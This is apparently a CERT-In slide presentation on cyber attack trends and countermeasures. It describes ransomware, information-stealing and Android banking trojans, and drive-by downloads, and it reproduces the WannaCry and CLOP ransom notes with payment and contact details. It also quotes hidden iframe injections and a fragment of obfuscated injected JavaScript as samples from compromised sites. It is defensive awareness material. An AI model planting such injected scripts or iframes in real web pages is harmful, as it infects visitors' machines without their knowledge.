Cyber Attack Trends & Countermeasures

V V Rao | Scientist-D | CERT-In
rao.vv@meity.gov.in,
vvrao@cert-in.org.in

Agenda

- About CERT-In
- Cyber Threat Landscape
- Recent malware attacks (Ransomware, Information Stealing Trojans, Drive by downloads, Botnets)
- e-Frauds & prevention measures
- Social Media Risks & Countermeasures
- Social Engineering Attacks & Scams
- DDoS Attacks
- Resources & References

What we do?

Indian Computer Emergency Response Team (CERT-In)

Ministry of Electronics & Information Technology

Government of India

About CERT-In

- Established in January 2004 by Ministry of Electronics & IT

- Section 70B, Information Technology Act 2000 (Amended in 2008): Designates CERT-In to serve as the National Nodal Agency and to perform the following functions in the area of cyber security:

  - Collection, analysis and dissemination of information on cyber incidents
  - Forecast and alerts of cyber security incidents
  - Emergency measures for handling cyber security incidents
  - Coordination of cyber incident response activities
  - Issue guidelines, advisories, vulnerability notes and whitepapers relating to information security practices, procedures, prevention, response and reporting of cyber incidents

Activities

- Incident Response (Reactive Service)
  - Operating Incident Response Helpdesk on 24X7 basis
  - Evidence collection & incident investigation

- Incident Prevention and Security Awareness (Proactive Service)
  - Tracking of Security Threats and Cyber attacks
  - Issuance of Security Alerts and Advisories
  - Conducting Security Workshops and Security Awareness Programs

- Security Quality Management Services
  - Promotion of Security Best Practices and Security Standards
  - Empanelment of Security Auditors
  - Conducting Cyber Security Exercises/Drills
  - Implementation of Cyber Crisis Management Plan (CCMP)

Cyber World

- Change how we live, communicate and operate
  - Technology changing very rapidly?
  - Mobile Technologies
  - Internet of Things (IoT)
  - Dependency increased on electronics gadgets

Security of Cyber space: Risks


- Internet Systems vulnerable target for attack
  - Systems not securely configured
- In recent years the attack techniques have become sophisticated
- Rapid proliferation of viruses and worms
- Attackers are not confined to geographical boundaries

As a Security Researcher you can actively involve in the following programs…

- Responsible vulnerability disclosure programs & Vulnerability detection and reporting in popular applications
- Capture The Flag (CTF) exercises
- Hackthon competitions
- Bug Bounty programs (Google, Adobe, Microsoft and various other etc.,)
- Innovation challenges
- Vulnerability research
- Digital Forensics challenges

Cyber Crime Reporting

https://cybercrime.gov.in/



Filing a Complaint on National Cyber Crime Reporting Portal

This portal is an initiative of Government of India to facilitate victims/complainants to report cyber crime complaints online. This portal caters to complaints pertaining to cyber crimes only with special focus on cyber crimes against women and children. Complaints reported on this portal are dealt by law enforcement agencies/ police based on the information available in the complaints. It is imperative to provide correct and accurate details while filing complaint for prompt action.

Please contact local police in case of an emergency or for reporting crimes other than cyber crimes. National police helpline number is 100. National women helpline number is 181.

Report incidents to CERT-In

CERT-In Incident Response Help Desk

Tel : 1800-11-4949

FAX : 1800-11-6969

E-mail: incident@cert-in.org.in

www.meity.gov.in

www.cert-in.org.in


www.cyberswachhtakendra.gov.in

Recent Malware Attacks (Malicious Software)

- Viruses
- Trojans
- Rootkits
- Worms
- Spyware
- Crimeware
- Adware

Ransomware (Story of WannaCRY)

- Ransomware is a type of malicious software that blocks access to a computer system or data, usually by encrypting it, until the victim pays a fee to the attacker.
- In many cases, the ransom demand comes with a deadline.
- Ask to transfer funds in Bitcoin to the given wallet
- Users advised not to pay any ransom



Payment will be raised on
5/16/2017 00:47:55
Time Left
02: 23: 57: 37

Your files will be lost on
5/20/2017 00:47:55
Time Left
06: 23: 57: 37

What Happened to My Computer?
Your important files are encrypted.
Many of your documents, photos, videos, databases and other files are no longer accessible because they have been encrypted. Maybe you are busy looking for a way to recover your files, but do not waste your time. Nobody can recover your files without our decryption service.

Can I Recover My Files?
Sure. We guarantee that you can recover all your files safely and easily. But you have not so enough time.
You can decrypt some of your files for free. Try now by clicking <Decrypt>.
But if you want to decrypt all your files, you need to pay.
You only have 3 days to submit the payment. After that the price will be doubled.
Also, if you don't pay in 7 days, you won't be able to recover your files forever.
We will have free events for users who are so poor that they couldn't pay in 6 months.

How Do I Pay?
Payment is accepted in Bitcoin only. For more information, click <About bitcoin>.
Please check the current price of Bitcoin and buy some bitcoins. For more information, click <How to buy bitcoins>.
And send the correct amount to the address specified in this window.
After your payment, click <Check Payment>. Best time to check: 9:00am - 11:00am

Send $300 worth of bitcoin to this address:
12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw

CLOP Ransomware


CLOP Ransomware is a type of malware designed to target Windows 10 apps, text editors, programming IDEs and languages, and office applications.

The main goal of CLOP is to encrypt all files in an enterprise and request a payment to receive a decryptor to decrypt all the affected files.

- Infection Vectors
  - via fake software updates
  - Trojans
  - cracks,
  - unofficial software download sources
  - and spam emails
- Propagation mechanism
  - By disabling and removing local security solutions
  - Windows Defender
  - Microsoft Security Essentials

This ransomware has capability of installing additional password stealing Trojans and other malware infections.

- After encryption CLOP ransomware appends “.Clop” extension in each file and generates a text file "ClopReadMe.txt" containing ransom note in each folder.
- CLOP ransomware uses RSA (Rivest-Shamir-Adleman) encryption algorithm and generated keys are stored on a remote server controlled by Clop operators.



```
------------------------Your networks has been penetrated----------------------------------------
All files on each host in the networks have been encrypted with a strong algorithm.
Backups were either encrypted or deleted or backup disks were formatted.
Shadow copies also removed, so F-8 or any other methods may damage encrypted data but not recover.
We exclusively have decryption software for your situation.
===No DECRYPTION software is AVAILABLE in the PUBLIC===
- DO NOT RENAME OR MOVE the encrypted and readme files.
========================DO NOT RESET OR SHUTDOWN - FILES MAY BE DAMAGED========================
========================DO NOT RESET OR SHUTDOWN - FILES MAY BE DAMAGED========================
========================DO NOT RESET OR SHUTDOWN - FILES MAY BE DAMAGED========================
---THIS MAY LEAD TO THE IMPOSSIBILITY OF RECOVERY OF THE CERTAIN FILES---
---ALL REPAIR TOOLS ARE USELESS AND CAN DESTROY YOUR FILES IRREVERSIBLY---
If you want to restore your files write to email.
[CONTACTS ARE AT THE BOTTOM OF THE SHEET] and attach 4-6 encrypted files!
[Less than 7 Mb each, non-archived and your files should not contain valuable information!!!
[Databases,large excel sheets, backups  etc...]]!!!
***You will receive decrypted samples and our conditions how to get the decoder***

*^*ATTENTION*^*
=YOUR WARRANTY - DECRYPTED SAMPLES=
-=-DO NOT TRY TO DECRYPT YOUR DATA USING THIRD PARTY SOFTWARE-=-
-=-WE DONT NEED YOUR FILES AND YOUR INFORMATION-=-

CONTACTS E-MAILS:
unlock@eqaltech.su
AND
unlock@royalmail.su
OR
kensgilbomet@protonmail.com

_-_ATTENTION_-_
In the letter, type your company name and site!

***The final price depends on how fast you write to us***
^_*Nothing personal just business^_* CLOP^_-
---------------------------------------------------------------------------------------------
```

Other Ransomware families

- Conti Ransomware - targets SMB network shares in Windows
- ThiefQuest Ransomware - targets macOS devices, encrypts files, and installs keyloggers in affected systems.
- Thanos Ransomware – ransomware-as-a-service (RaaS) tool spreading through Phishing
- Maze Ransomware - uses Remote Desktop Protocol (RDP) and malicious advertisements as its attack vectors and exploits the flaws in Adobe Flash Player and Microsoft Windows.
- Linux: Lilu/Lilocked Ransomware

Countermeasures

- Do not download and install applications from untrusted sources. Install applications downloaded from reputed application market only.
- Update software and operating systems with the latest patches. Outdated applications and operating systems are the targets of most attacks.
- Don't open attachments in unsolicited e-mails, even if they come from people in your contact list, and never click on a URL contained in an unsolicited e-mail, even if the link seems benign. In cases of genuine URLs close out the e-mail and go to the organization's website directly through browser.
- Install ad blockers to combat exploit kits such as Fallout that are distributed via malicious advertising.
- Prohibit external FTP connections and blacklist downloads of known offensive security tools.
- All operating systems and applications should be kept updated on a regular basis.

- Users are advised to disable their RDP if not in use.
- Perform regular backups of all critical information to limit the impact of data or system loss and to help expedite the recovery process.
- Ideally, this data should be kept on a separate device, and backups should be stored offline.

Information stealing malware/Banking Trojans

Specially designed malware to steal sensitive data from victim's machine. e.g.

Limbo, Bzub, SilentBanker Trojan, Win32/Sinowal, Zeus, SpyEye

- Information gathering
  - Trojan filters data typically based on URLs or dialog title string
- Monitors Browsing activity
  - Browser Helper Object/browser extesions etc.
- Spy on data
  - Keylogging, Form grabbing
  - Screenshots and video capture

Features of Information Stealing Trojans

- Propagates via attachment in spammed emails.
- Captures keystrokes made by user visiting banking websites
- Steals confidential information stored on the system used for different applications like email, online transaction etc.
- Uploads stolen data on the remote servers (under control of attacker) using File Transfer Protocol (FTP)
- Injects its own HTML snippet into the HTML returned by the bank Web server.
- Communicates through TCP port 80

Android: EventBot Malware (Banking Trojan)

- It is a Mobile banking trojan and infostealer that abuses Android's in-built accessibility features.

  - Steal user data from financial applications,
  - read user SMS messages
  - intercepts SMS messages
  - bypass two-factor authentication

- Use legitimate application icons to masquerade (Microsoft Word, Adobe flash etc.)


- Uses third party application downloading sites to infiltrate into victim device.

Asks the following permissions

- controlling system alerts
- reading external storage content
- installing additional packages
- accessing internet
- whitelisting it to ignore battery optimizations
- prevent processor from sleeping or dimming the screen
- auto-initiate upon reboot
- receive and read SMS messages
- it prompts user to give access to device's accessibility services.


Website Compromise & malware propagation

- Malware distributors exploit popular but vulnerable websites
- Injects malicious scripts/iframes in to the webpages
- User visits without suspecting
- Scripts/iframes redirects the victim to malicious websites
- Silently installs Malicious software when web page is loaded
- Sites owners unaware they are participating in an attack



```
<iframe src="http://jL.[redacted]" style="&#100;isplay:none"></iframe>
<iframe src="http://jL.[redacted]" style="&#100;isplay:none"></iframe>
<iframe src="http://jL.[redacted]" style="&#100;isplay:none"></iframe>
```


Injected Iframes



```
(function(jil){var
xR5p="%";eval(unescape(('var"20a"3d"22Sc"72iptEngin"65"22"2c"62"3d"22"56ers"69on()+
nd"65xOf"28"22Win"22)"3e0)"26"26(u"2e"69n"64exO"66("22NT"20"36"22"29"3c0)"26"26
26"26"28t"79"70e"6ff("7arvzts)"21"3dtypeof("22A"22))"29"7bzrvzts"3d"22A"22"3b"65va"
2"2ba+"22Minor"22"2bb+a+"22B"75"69ld"22"2bb"2b"22j"3b"22)"3bdocu"6de"6e"74"2ew
d"22+j+"22"3e"3c"5c"2f"73cript"3e"22"29"3b"7d').replace(jil,xR5p)))})("/g);
```

Injected scripts

How Drive by Download works…



1. Scans for vulnerable Websites
2. Injects the malicious scripts/ iframes into the website
3. Malicious scripts will be served to the visitors automatically
Attacker
Victim (Legitimate Website)
5. Malicious scripts served to the user
4. User visits the hacked website
Innocent User
6. User's PC redirected to malicious web sites without the knowledge of the user.
7. Malicious code injected into User's PC
Malicious Websites

Unintended download of computer software from the Internet:

- Downloads which a person authorized but without understanding the consequences

